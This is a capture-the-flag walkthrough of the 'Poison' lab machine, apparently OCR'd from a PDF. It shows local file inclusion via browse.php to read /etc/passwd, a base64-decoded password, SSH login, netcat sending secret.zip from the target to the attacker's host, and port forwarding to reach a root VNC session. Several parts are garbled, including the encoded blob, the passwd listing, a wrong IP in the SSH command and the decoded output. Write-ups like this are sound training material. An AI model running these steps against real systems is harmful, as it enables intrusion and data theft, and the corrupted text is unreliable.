
## Write Up Poison



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
## **Enumeration**

### **Nmap Scan**

nmap -sV -sC 10.10.10.84

```
root@kali:/tmp/Poison# nmap -sV -sC 10.10.10.84
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-18 04:46 EDT
Nmap scan report for 10.10.10.84
Host is up (0.019s latency).
Not shown: 998 closed ports
       STATE SERVICE VERSION
                    OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
    256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
    256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
                    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
80/tcp open http
 http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
 _http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
```

## Web Page



## Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php
Scriptname:

Submit

After submitting the php files, 1 was useful; listfiles.php



## Temporary website to test local .php scripts.


Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php
Scriptname:

Listfiles.php
Submit

After submitting listfiles.php, we see the following.

Now we want to see the contents of the file.

view-source:http://10.10.10.84/browse.php?file=pwdbackup.txt



We see that it's 13 times encoded with base64, in order to decrypt it I used bash one liner.

base64=\$(cat base64-encoded.txt); for i in \$(seq 1 13); do base64=\$(echo \$base64 | tr -d ' ' | base64 -d); done; echo \$base64

```
rootäkali:/tmp/Poison# cat base64-encoded.txt
Vm0wd2QyuXlVWGxWV0d4WFlURndVRlpzWkZ0alJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTvVwVVZtc2dZV015UztwVQpiRZhvVFZwd1ZWWnRjRWLTWxKSVZZtd6tXQXBpUmSCUFdWZDBS
bVZHVZ5SAJJYVILVVULUXLZdaGGRZFZZAMO3wWnxad1dWMRNVPJQcK1EQjRSdajpTwVZKRHNSVLVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRS
WmkKV0doNlZHeGFZVk5IVMtsWWJXAFdWMFZLVLZKWGVHRIRNbEY09j1JUZExSXdXbUZEYKZwelYy
eG9XRQN4VPMKWFZscExAVAZPZEZKCWQKWLGWMkhR0ZaVmsIR1RShWmtZVKlSYUZKV016
WkxWbFprV0dWSFJSUK5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdUlvmxyClVsTldNREZ4Vm10NFVw
MXVUAs5hVm1SSFVqRldjd3BqUjJOFFZXMDFRMkl4WkhOyVJGSlhUVJSLUJFSc1dtdFpWa2w1MVVa
T1VmWMcKV2t4V2JGcHJMMGRXU0dS5GJFNWLSWEEY_wmpKMFLXXHXbJJTV0hCV1ltczFSSWmxZVm5k
WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6VjJ1U2FsSlhVbGRVVmxwelRrWlplVTVWT1ZwV2EydzFXVLZhCmExWXdNVWMLVjJ00
NYFYSkdjRzhhUZWMFZsWkdkRJJOTLdofmJTfjWbXBLTUdJeFVYAGSIShJWWYRKbJXyAbJWVEZT
Vm14elZteHcKVG1KR2NEQkRiVlpJVDFaa2FWWlRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WRZOWFJSWnhVbXMJYWIRelFtaFZiVEZQVkVaawpXRIZHV210TmJFWTBWakowVjFVeVNraFZiRnBW
VmpOU00XcFhlmRWYUjF38FdrWldhVkpZUWIGVZEYUXdDazVHUZtkalJGbExWRLZTCMMxSkdjRFp0
Ukd4RVdub3dPVU5uUFQwSwo=
rootākali:/tmp/Poison# base64=$(cat base64-encoded.txt); for i in $(seq 1 13); do base64=$(echo $base64 | tr -d ' ' | base64 -d); done; echo $base64
craixi2.Hzwf686(0
cotākali:/tmp/Poison#
```

#### Local File Inclusion

## If we change the file to /etc/passwd

view-source:http://10.10.10.84/browse.php?file=/etc/passwd

```
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $

# 3 root:*:0:0:Charlie &:/root:/bin/csh
4 toor:*:0:0:Bourne-again Superuser:/root:
5 daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
6 operator:*:2:5:System &:/:/usr/sbin/nologin
7 bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
8 tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
10 games:**:7:13:Games pseudo-user:/:/usr/sbin/nologin
11 news:*:8:8:News Subsystem:/:/usr/sbin/nologin
12 man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
13 sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
15 mailull:*:26:26:Sendmail Default User::var/spool/clientmqueue:/usr/sbin/nologin
16 bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
17 unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
18 proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
19 pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
20 dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
21 uucp:*:66:66:UUCP pseudo-user:/var/empty:/usr/sbin/nologin
22 auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
23 auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
24 www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
25 pypldap:*:166:160:17 LDAP unprivileged user:/var/empty:/usr/sbin/nologin
26 hast:*:88:88:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
27 nobody:*:6553:458534:Unprivileged user::/var/empty:/usr/sbin/nologin
28 tss:*:601:60:17 rouSerS user:/var/empty:/usr/sbin/nologin
29 messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
30 avahi:*:558:556:258:Usan Daemon User:/nonexistent:/usr/sbin/nologin
30 avahi:*:558:558:Avah Daemon User:/nonexistent:/usr/sbin/nologin
31 cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
```

We see a user called: charix

## **Exploitation**

Loggin in with SSH

Now we have a user + a password, we can try to login with SSH.

ssh charix@10.10.10.49 Charix!2#4%6&8(0

```
charix@Poison:~ % whoami && ifconfig && cat user.txt; echo
le0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
       options=8<VLAN_MTU>
       ether 00:50:56:b9:9c:19
       hwaddr 00:50:56:b9:9c:19
       inet 10.10.10.84 netmask 0xffffff00 broadcast 10.10.10.255
       nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
       media: Ethernet autoselect
        status: active
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
       options=600003<RXCSUM,TXCSUM,RXCSUM_IPV6,TXCSUM_IPV6>
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x2
       inet 127.0.0.1 netmask 0xff000000
       nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
       groups: lo
 aacdfb2d141b72a589233063604209c
```

## **Post-Exploitation**

We can see there is a filed called; secret.zip.

```
charix@Poison:~ % ls -al secret.zip
-rw-r---- 1 root charix 166 Mar 19 2018 secret.zip
charix@Poison:~ % pwd
/home/charix
charix@Poison:~ %
```

I transferred the file to my system.

Kali System:

```
nc -Invp 1234 > secrets.zip
```

**Target System:** 

nc -nv 10.10.14.12 1234 < secret.zip

We can unzip it because the password is:

Charix!2#4%6&8(0

### unzip secret.zip

```
root@kali:/tmp/Poison# unzip secret.zip
Archive: secret.zip
[secret.zip] secret password:
  extracting: secret
root@kali:/tmp/Poison# ■
```

When reading out the secret file, we couldn't read it.

### **Further Enumeration**

Since we couldn't use the secret file we need to look/enumerate more on the system.

After some enumeration, I found out that was a VNC service running as root.

#### ps -aux | grep Xvnc

```
charix@Poison:~ % ps -aux | grep Xvnc

root 529 0.0 0.9 23620 8872 v0- S 10:49 0:00.03 Xvnc :1 -desktop X

charix 848 0.0 0.0 412 328 1 R+ 11:59 0:00.00 grep Xvnc

charix@Poison:~ %
```

## Port Forwarding

We need to forward this port (5901) to our machine because during our Nmap scan, we couldn't see that port 5901 was open.

### ssh -L 5901:127.0.0.1:5901 charix@10.10.10.84

### Connecting By using VNC


#### We need a password.

#### vncviewer 127.0.0.1:5901

```
root@kali:/tmp/Poison# vncviewer 127.0.0.1:5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
```

Remember that secret file which characters we couldn't read, I tried that as the password and it worked.

#### vncviewer 127.0.0.1:5901 -passwd secret



#### whoami && ifconfig && cat root.txt; echo